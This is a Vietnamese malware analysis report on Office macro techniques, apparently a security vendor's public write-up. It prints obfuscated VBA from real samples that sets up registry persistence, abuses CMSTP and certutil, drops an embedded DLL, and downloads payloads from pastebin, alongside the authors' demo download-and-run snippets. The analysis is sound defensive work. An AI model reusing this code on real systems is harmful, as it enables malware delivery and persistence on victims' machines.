Demo: Sử dụng [WMI](#) hoặc [Wscript](#) để ghi vào Registry

Ví dụ thực tế cho kĩ thuật này, chúng tôi sử dụng một sample có **SHA-256: 707d2128a0c326626adef0d3a4cab78562abd82c2bd8ede8cc82f86c01f1e024**.



Các kỹ thuật Macro malware phổ biến

VBA code của sample này thực hiện giải mã 3 chuỗi base64:

```
Sub Document_Open()
On Error Resume Next

Dim cIQm, sQDW, sVbY As String
cIQm = JVj1(RXwv)
sQDW = JVj1(zevp)
sVbY = JVj1(iigm)
```

Session	Value	Type
cIQm	"\$QBuAHYAbwBrAGUALQBFAHgAcAbYAGUAcwBzAGkAbwBuACAAJAAoAE4AZQB3AC0ATwBiAg0ZQBjAHQIAJBjAE8ALgBTAHQAcgBlAGEAbQSAGUAYQBAGUAcgAgACgAJAAoAE4AZQB3AC0AT"	Variant/String
sQDW	"<?xml version="1.0" encoding="utf-8"?><package> <component id=""> <registration_description>x progid=""> version="1.00" remutable="True"> <script language="JScript"><![CDATA[Variant/String]>	
sVbY	"[version] Signature=\$Chicago03 AdvancedINI=2.5 [DefaultInstall_SingleUser] UnRegisterOCXSection [UnRegisterOCXSection] %11%scrobj.dll,N!cprogramdata!Defender.sct [Strings] AppAct	

Sau đó thực hiện lần lượt các bước:

- Ghi chuỗi base64 đã decode đầu tiên vào "C:\ProgramData\WindowsDefender.ini". Bản chất chuỗi base64 này là một Powershell đã bị tần công obfuscate:

```
czFu = UUxp(czFu, "\\")
czFu = UUxp(czFu, Ezfz(ZNrr(42, 122)))
czFu = UUxp(czFu, Ezfz(ZNrr(248, 138)))
czFu = UUxp(czFu, Ezfz(ZNrr(198, 169)))
czFu = UUxp(czFu, Ezfz(ZNrr(62, 89)))
czFu = UUxp(czFu, Ezfz(ZNrr(248, 138)))
czFu = UUxp(czFu, Ezfz(ZNrr(28, 125)))
czFu = UUxp(czFu, Ezfz(ZNrr(168, 197)))
czFu = UUxp(czFu, Ezfz(ZNrr(61, 121)))
czFu = UUxp(czFu, Ezfz(ZNrr(28, 125)))
czFu = UUxp(czFu, Ezfz(ZNrr(40, 92)))
czFu = UUxp(czFu, Ezfz(ZNrr(28, 125)))
czFu = UUxp(czFu, Ezfz(ZNrr(232, 191)))
czFu = UUxp(czFu, Ezfz(ZNrr(13, 100)))
czFu = UUxp(czFu, Ezfz(ZNrr(60, 82)))
czFu = UUxp(czFu, Ezfz(ZNrr(34, 70)))
czFu = UUxp(czFu, Ezfz(ZNrr(198, 169)))
czFu = UUxp(czFu, Ezfz(ZNrr(91, 44)))
czFu = UUxp(czFu, Ezfz(ZNrr(78, 61)))
czFu = UUxp(czFu, Ezfz(ZNrr(61, 121)))
czFu = UUxp(czFu, Ezfz(ZNrr(122, 31)))
czFu = UUxp(czFu, Ezfz(ZNrr(197, 163)))
czFu = UUxp(czFu, Ezfz(ZNrr(122, 31)))
czFu = UUxp(czFu, Ezfz(ZNrr(60, 82)))
czFu = UUxp(czFu, Ezfz(ZNrr(34, 70)))
czFu = UUxp(czFu, Ezfz(ZNrr(122, 31)))
czFu = UUxp(czFu, Ezfz(ZNrr(248, 138)))
czFu = UUxp(czFu, Ezfz(ZNrr(115, 93)))
czFu = UUxp(czFu, Ezfz(ZNrr(13, 100)))
czFu = UUxp(czFu, Ezfz(ZNrr(60, 82)))
czFu = UUxp(czFu, Ezfz(ZNrr(13, 100)))
```

mRor czFu, uwVM, MfIV

"C:\ProgramData\WindowsDefender.ini"

Public Report - <https://www.vincss.net>

- Ghi chuỗi base64 đã decode thứ hai vào "C:\ProgramData\Defender.sct":

```

Ggzi = ""
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(49, 114)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(22, 44)))
Ggzi = UUxp(Ggzi, "\\")
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(42, 122)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(248, 138)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(198, 169)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(62, 89)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(248, 138)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(28, 125)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(168, 197)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(61, 121)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(28, 125)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(40, 92)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(28, 125)))
Ggzi = UUxp(Ggzi, "\\")
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(61, 121)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(122, 31)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(197, 163)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(122, 31)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(60, 82)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(34, 70)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(122, 31)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(248, 138)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(115, 93)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(78, 61)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(199, 164)))
Ggzi = UUxp(Ggzi, Ezfz(ZNrr(40, 92)))

```

```

Dim zGWQ As String
zGWQ = sQDW
mRor Ggzi, zGWQ, MfIV

```

- Ghi chuỗi base64 đã decode thứ ba vào

"C:\ProgramData\DefenderService.inf":

```

nuzg = UUxp(nuzg, "\\")
nuzg = UUxp(nuzg, Ezfz(ZNrr(42, 122)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(248, 138)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(198, 169)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(62, 89)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(248, 138)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(28, 125)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(168, 197)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(61, 121)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(28, 125)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(40, 92)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(28, 125)))
nuzg = UUxp(nuzg, "\\")
nuzg = UUxp(nuzg, Ezfz(ZNrr(61, 121)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(122, 31)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(197, 163)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(122, 31)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(60, 82)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(34, 70)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(122, 31)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(248, 138)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(65, 18)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(122, 31)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(248, 138)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(103, 17)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(13, 100)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(199, 164)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(122, 31)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(115, 93)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(13, 100)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(60, 82)))
nuzg = UUxp(nuzg, Ezfz(ZNrr(197, 163)))

```

```

mRor nuzg, sVbY, MfIV

```

- Tạo command line sử dụng lolbin là CMSTP.exe (*Microsoft Connection Manager Profile Installer*) để cài đặt cấu hình trong file inf trên:

```
Function NyUD() As String
    Dim cIQm As String
    cIQm = ""
    cIQm = cIQm & "Yzpcd2luZG93c1xzeXN0ZW0zMlxjbXN0cC5leGUGL3MgYzpccHJvZ3JhbWRhdGFcRGVmZW5kZXJTZXJ2aN1LmluZg=="
    NyUD = cIQm
```

Yzpcd2luZG93c1xzeXN0ZW0zMlxjbXN0cC5leGUGL3MgYzpccHJvZ3JhbWRhdGFcRGVmZW5kZXJTZXJ2aN1LmluZg==

Output

```
c:\windows\system32\cmstp.exe /s c:\programdata\DefenderService.inf
```

```
DefenderService.inf - Notepad
File Edit Format View Help
[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall_SingleUser]
UnRegisterOCXs=UnRegisterOCXSection

[UnRegisterOCXSection]
%11%\scrobj.dll,NI,c:/programdata/Defender.sct

[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName=" "
ShortSvcName=" "
```

- Cuối cùng tạo persistence key trong Registry để tự động khởi chạy command line trên:

```
Function XgTy()
    Dim cIQm, MfIV, uwVM, ezcw, sQDW As String
    cIQm = JVji(NyUD)
    uwVM = Ezfz(ZNRr(232, 191))
    uwVM = uwVM & Ezfz(ZNRr(13, 100))
    uwVM = uwVM & Ezfz(ZNRr(60, 82))
    uwVM = uwVM & Ezfz(ZNRr(34, 70))
    uwVM = uwVM & Ezfz(ZNRr(198, 169))
    uwVM = uwVM & Ezfz(ZNRr(91, 44))
    uwVM = uwVM & Ezfz(ZNRr(78, 61))
    uwVM = uwVM & Ezfz(ZNRr(61, 121))
    uwVM = uwVM & Ezfz(ZNRr(122, 31))
    uwVM = uwVM & Ezfz(ZNRr(197, 163))
    uwVM = uwVM & Ezfz(ZNRr(122, 31))
    uwVM = uwVM & Ezfz(ZNRr(60, 82))
    uwVM = uwVM & Ezfz(ZNRr(34, 70))
    uwVM = uwVM & Ezfz(ZNRr(122, 31))
    uwVM = uwVM & Ezfz(ZNRr(248, 138))
    uwVM = uwVM & Ezfz(ZNRr(7, 82))
    uwVM = uwVM & Ezfz(ZNRr(233, 153))
    uwVM = uwVM & Ezfz(ZNRr(34, 70))
    uwVM = uwVM & Ezfz(ZNRr(28, 125))
    uwVM = uwVM & Ezfz(ZNRr(40, 92))
    uwVM = uwVM & Ezfz(ZNRr(122, 31))
    uwVM = uwVM & Ezfz(ZNRr(248, 138))
```

"WindowsDefenderUpdater"

```

Set TsWM = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv")
ezcw = Ezfz(ZNRR(65, 18))
ezcw = ezcw & Ezfz(ZNRR(198, 169))
ezcw = ezcw & Ezfz(ZNRR(197, 163))
ezcw = ezcw & Ezfz(ZNRR(40, 92))
ezcw = ezcw & Ezfz(ZNRR(91, 44))
ezcw = ezcw & Ezfz(ZNRR(28, 125))
ezcw = ezcw & Ezfz(ZNRR(248, 138))
ezcw = ezcw & Ezfz(ZNRR(122, 31))
ezcw = ezcw & "\"
ezcw = ezcw & Ezfz(ZNRR(21, 88))
ezcw = ezcw & Ezfz(ZNRR(13, 100))
ezcw = ezcw & Ezfz(ZNRR(199, 164))
ezcw = ezcw & Ezfz(ZNRR(248, 138))
ezcw = ezcw & Ezfz(ZNRR(198, 169))
ezcw = ezcw & Ezfz(ZNRR(78, 61))
ezcw = ezcw & Ezfz(ZNRR(198, 169))
ezcw = ezcw & Ezfz(ZNRR(197, 163))
ezcw = ezcw & Ezfz(ZNRR(40, 92))
ezcw = ezcw & "\"
ezcw = ezcw & Ezfz(ZNRR(232, 191))
ezcw = ezcw & Ezfz(ZNRR(13, 100))
ezcw = ezcw & Ezfz(ZNRR(60, 82))
ezcw = ezcw & Ezfz(ZNRR(34, 70))
ezcw = ezcw & Ezfz(ZNRR(198, 169))
ezcw = ezcw & Ezfz(ZNRR(91, 44))
ezcw = ezcw & Ezfz(ZNRR(78, 61))
ezcw = ezcw & "\"
ezcw = ezcw & Ezfz(ZNRR(49, 114))
ezcw = ezcw & Ezfz(ZNRR(42, 95))
ezcw = ezcw & Ezfz(ZNRR(248, 138))
ezcw = ezcw & Ezfz(ZNRR(248, 138))
ezcw = ezcw & Ezfz(ZNRR(122, 31))
ezcw = ezcw & Ezfz(ZNRR(60, 82))
ezcw = ezcw & Ezfz(ZNRR(40, 92))
ezcw = ezcw & Ezfz(ZNRR(67, 21))
ezcw = ezcw & Ezfz(ZNRR(122, 31))
ezcw = ezcw & Ezfz(ZNRR(248, 138))
ezcw = ezcw & Ezfz(ZNRR(78, 61))
ezcw = ezcw & Ezfz(ZNRR(13, 100))
ezcw = ezcw & Ezfz(ZNRR(198, 169))
ezcw = ezcw & Ezfz(ZNRR(60, 82))
ezcw = ezcw & "\"
ezcw = ezcw & Ezfz(ZNRR(14, 92))
ezcw = ezcw & Ezfz(ZNRR(42, 95))
ezcw = ezcw & Ezfz(ZNRR(60, 82))
TsWM.SetExpandedStringValue &H80000001, ezcw, uwVM, cIQm

```

5. Thả payload nhúng sẵn trong tài liệu

Một trong những kĩ thuật thường gặp nữa là thả payload nhúng sẵn trong tài liệu xuống hệ thống để thực thi. Kĩ thuật này có ưu và nhược điểm của nó. Khi ghi payload xuống ổ đĩa thì các payload này sẽ bị phân tích bởi các AV cũng như lưu vết trên hệ thống. Bù lại, kĩ thuật này vẫn mang lại hiệu quả cho kẻ tấn công trong việc kiểm soát mục tiêu một cách nhanh chóng.

Đoạn mã ví dụ sử dụng FileSystemObject để thực hiện drop file:

```


Path = CreateObject("WScript.Shell").SpecialFolders("Startup")
Set objFSO = CreateObject("Scripting.FileSystemObject")          Create test.bat in
Set objFile = objFSO.CreateTextFile(Path & "\test.bat", True)   Startup folder for
objFile.Write "notepad.exe" & vbCrLf                         auto start
objFile.Close                                                 notepad.exe

```

Demo: [Tạo file test.bat trong thư mục Startup](#)

Với kĩ thuật này, chúng tôi một lần nữa sử dụng một sample khác của nhóm APT32 để làm ví dụ thực tế. Sample có **SHA-256**:

a4a066341b4172d2cb752de4b938bf678ceb627ecb72594730b78bd05a2fad9d.



VBA code của sample này cấu thành đường dẫn để lưu file **main_background.png** vào thư mục %APPDATA% và thiết lập persistence key trong Registry. Tùy thuộc vào OS để thực hiện các câu lệnh tương ứng nhằm ghi giá trị vào Registry:

A screenshot of the Microsoft VBA editor. The code is written in VBScript and performs several tasks: it checks if 'cmd.exe' exists; if not, it creates a 'main_background.png' file in the %APPDATA% directory; it then checks the current environment (32-bit or 64-bit) and writes to the appropriate registry key under 'HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA650F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32'. The code also handles registry keys for 'HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA650F-54C1-4227-AF9B-260AB5FC3543}' and 'HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA650F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32\'. A callout points to the registry entry 'myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA650F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32\", sAppData, "REG_SZ"' with the text 'Check the current environment is 32-bit or 64-bit.'

Sau đó lấy nội dung (đã bị encode) nhúng sẵn trong tài liệu, thực hiện decode và ghi vào file **main_background.png**.

Các kỹ thuật Macro malware phổ biến

với phiên bản hiện tại bảng cách nhập vào nút "Enable Content"

32-bit dll (encoded b64) 64-bit dll (encoded b64)

```
Dim b As String
Dim a As String
Dim tableNew As Table
Set tableNew = ActiveDocument.Tables(1)
If (iCheck = True) Then
    a = tableNew.Cell(1, 1).Range.Text
    a = Left(a, Len(a) - 2)
    b = Base64Decode(a)
Else
    a = tableNew.Cell(1, 2).Range.Text
    a = Left(a, Len(a) - 2)
    b = Base64Decode(a)
End If
Dim fso As Object
Set fso = CreateObject("Scripting.FileSystemObject")
Dim oFile As Object
Set oFile = fso.CreateTextFile(sAppData)
oFile.Write b
For i = 0 To 2049
    For j = 0 To 1024
        oFile.Write " "
    Next
Next
oFile.Close
Set fso = Nothing
Set oFile = Nothing
```

get base64data in row 1 column 1 (32bit-dll)

get base64data in row 1 column 2 (64-bit dll)

Write PE file to main_background.png

File to scan C:\Users\Administrator\AppData\Roaming\main_background.png

Advanced view Time taken : 0.125 secs Text size: 20806 bytes (20.32K)


s	ID	Text
00F825	0	zu-za
00FA8D	0	CONOUT\$
J141D0	0	YA:\Code\Macro_NB2\Request\PostData64.exe -u https://cortanasyn.com/kirr64.png -t 200000
0300DE	0	(null)
h3015E	0	macro.dll

Như vậy, mã độc sẽ thực thi vì COM bị ghi đè được gọi trong một scheduled task mặc định trên Windows 7/10, có tên SystemSoundsService. Scheduled task này sẽ trigger khi người dùng đăng nhập vào máy.

Ví dụ tiếp theo là một tài liệu định dạng Excel, có mã **SHA-256**:

cb85072e6ca66a29cb0b73659a0fe5ba2456d9ba0b52e3a4c89e86549bc6e2c7.

Các kỹ thuật Macro malware phổ biến



Mã VBA tự động thực hiện khi người dùng mở tài liệu. Đầu tiên, sẽ tiến hành lấy dữ liệu đã encode base64 được nhúng sẵn:

```
Sub Auto_Open()
    ActiveSheet.Range("a1:c54").Font.Color = vbBlack
    Call LinesOfBusiness.TQuH8wDC
```

```
End Sub

Sub TQuH8wDO ()
    Dim p As String
    p = GetVal(2227, 2248, 170)
    cutil(p)
End Sub
```

Sau đó tiến hành giải mã dữ liệu thông qua công cụ [Certutil.exe](#) có sẵn trên hệ điều hành Windows và thực thi payload đã giải mã:

Các kĩ thuật Macro malware phổ biến

```
Sub cutil(code As String)
    Dim x As String

    x = "-----BEG" & "IN CER" & "TIFICATE-----"
    x = "-----BEG" & "IN CER" & "TIFI" & "CATE-----"
    x = x + vbNewLine
    x = x + code
    x = x + vbNewLine
    x = x + "-----E" & "ND CERTIF" & "ICATE-----"

    Dim path As String
    path = "C:\Programdata\" & rndname & ".txt"
    expath = "C:\Programdata\" & rndname & ".exe"

    Set scr = CreateObject("Scr" & "ipting.FileSy" & "stemObject")
    path = "C:\Programdata\" & GetRand & ".txt"
    expath = "C:\Programdata\" & GetRand & ".exe"

    Set scr = CreateObject("Scr" & "ipting.FileSy" & "stemOb" & "ject")
    Set file = scr.CreateTextFile(path, True)
    file.Write x
    file.Close

    Shell (Chr(99) & Chr(101) & Chr(114) & Chr(116) & Chr(117) & Chr(116) & Chr(105) & Chr(108) & Chr(32) &
    Chr(45) & Chr(100) & Chr(101) & Chr(99) & Chr(111) & Chr(100) & Chr(101) & Chr(32) & path & " " & expath)

    Sleep 2000

    Shell (expath) ← launch payload!
End Sub
```

6. Tải payload từ bên ngoài

Thay vì nhúng sẵn payload trong tài liệu như kĩ thuật trước, kẻ tấn công có thể lợi dụng các chức năng/ hàm của hệ thống để thực hiện tải payload từ môi trường bên ngoài về để thực thi. Một số đoạn code minh họa sử dụng thư viện XMLHTTP kết hợp với ADODB để ghi file; gọi hàm API trực tiếp của hệ thống như URLDownloadToFileA hoặc sử dụng chính các công cụ sẵn có để thực hiện tải payload:

```
Dim xhttp: Set xhttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe", False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xhttp.responseText
    .savetofile Environ("APPDATA") & "\test.exe", 2
End With

Private Declare PtrSafe Function URLDownloadToFileA Lib "urlmon" (ByVal pCaller As Long, _
ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, _
ByVal lpfnCB As Long) As Long
x = URLDownloadToFileA(0, "https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe", Environ("APPDATA") & "\test.exe", 0, 0)

Set fso = CreateObject("Scripting.FileSystemObject")
fso.Copyfile "C:\Windows\System32\certutil.exe", Environ("TEMP") & "\CVR497F.tmp", True
Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
obj.Document.Application.ShellExecute "cmd", "/k cd %temp% && ren CVR497F.tmp CVR497F.com && CVR497F.com -ping
https://pastebin.com/raw/tcmMXwMG > CVR31EF.tmp && del CVR497F.com", "", Null, 0
```

Demo: Tải ứng dụng putty sử dụng thư viện [XMLHTTP](#) hoặc [API URLDownloadToFile](#)

Minh họa cho kĩ thuật này chúng tôi sử dụng một sample có mã **SHA-256: e2d878a43607c04f151052e81a560a80525a343ea4e719c3a79e1cc8c45e47c5**. Mặc dù mã macro đã bị làm rối, tuy nhiên có thể dễ dàng xác định được URL được sử dụng để tải xuống payload. Payload của sample này được lưu trữ trên trang pastebin.com.

```
-----  
Sub hfyuBJKfdgfdgsdfg()  
    Set ouYHiogeffjgyuFUFYdsg = CreateObject("MSXML2.XMLHTTP")  
    ouYHiogeffjgyuFUFYdsg.open "GET", "http://pastebin.com/download.php?i=VTd9HVkz", False  
    ouYHiogeffjgyuFUFYdsg.send  
    Set ertertFFFg = CreateObject("MSXML2.XMLHTTP")  
    ertertFFFg.open "GET", "http://pastebin.com/download.php?i=VTd9HVkz", False  
    Call ertertFFFg.open("Chr$71 & Chr$69 & Chr$84", ouYHiogeffjgyuFUFYdsg, False)  
    ertertFFFg.send  
  
    Set iuyiyui = CreateObject("MSXML2.XMLHTTP")  
    iuyiyui.open "GET", "%TEMP%\JGuigbjbff3f.vbs", False  
    iuyiyui.send  
  
    Set ewwfgfdg = Environ("Chr$84 & Chr$69 & Chr$77 & Chr$80) & Chr$92 & Chr$74 & Chr$71 & Chr$117 & Chr$105 & Chr$103 & Chr$98 & Chr$106 & Chr$99 & Chr$102 & Chr$51 & Chr$102 & Chr$46 & Chr$118 & Chr$98 & Chr$115)  
    ewwfgfdg = Environ("Chr$84 & Chr$69 & Chr$77 & Chr$80) & Chr$92 & Chr$74 & Chr$71 & Chr$117 & Chr$105 & Chr$103 & Chr$98 & Chr$106 & Chr$99 & Chr$102 & Chr$51 & Chr$102 & Chr$46 & Chr$118 & Chr$98 & Chr$115)  
  
    Set riitiyiFF = iuyiyui.CreateTextFile(ewwfgfdg, 2)  
    riitiyiFF.WriteLine ertertFFFg.responseText  
    riitiyiFF.Close  
    Set ouIYYytgsdvFF = CreateObject("MSXML2.XMLHTTP")  
    ouIYYytgsdvFF.open "GET", "%TEMP%\JGuigbjbff3f.vbs", False  
    ouIYYytgsdvFF.send  
End Sub
```


7. Excel 4.0 (XLM macros)

Excel 4.0 là một chuẩn cũ của Microsoft, nó hỗ trợ một định dạng macro được gọi là XLM. Tất cả các phiên bản Excel tính tới hiện tại đều có khả năng thực thi macro Excel 4.0, tuy nhiên việc sử dụng chúng không được Microsoft khuyến khích. Dù đã bị lãng quên từ lâu, Excel 4.0 hiện đang xuất hiện trở lại, việc sử dụng chức năng của chúng như một trình tải payload độc hại khiến các tài liệu này khó bị phát hiện.

Khó khăn trong việc phát hiện một phần liên quan đến thực tế là các macro không được lưu trữ trong một VBA project, nhưng lại lưu trong các cell của bảng tính đã bị ẩn đi. Có nghĩa là các macro không có trong VBA stream của tập tin, nhưng được lưu dưới định dạng BIFF (*Binary Interchange File Format*) bên trong OLE “Workbook” stream.

Minh họa cho kĩ thuật này, chúng tôi sử dụng một sample có mã **SHA-256: 8870d88040d227887e616fc48d59caf920c238dcdedc0e9c3b6669a7337ae819**.

Các kỹ thuật Macro malware phổ biến



Bình thường nếu sử dụng công cụ [oledump.py](#) để kiểm tra file, sẽ thấy file này không chứa các streams liên quan đến VBA code:

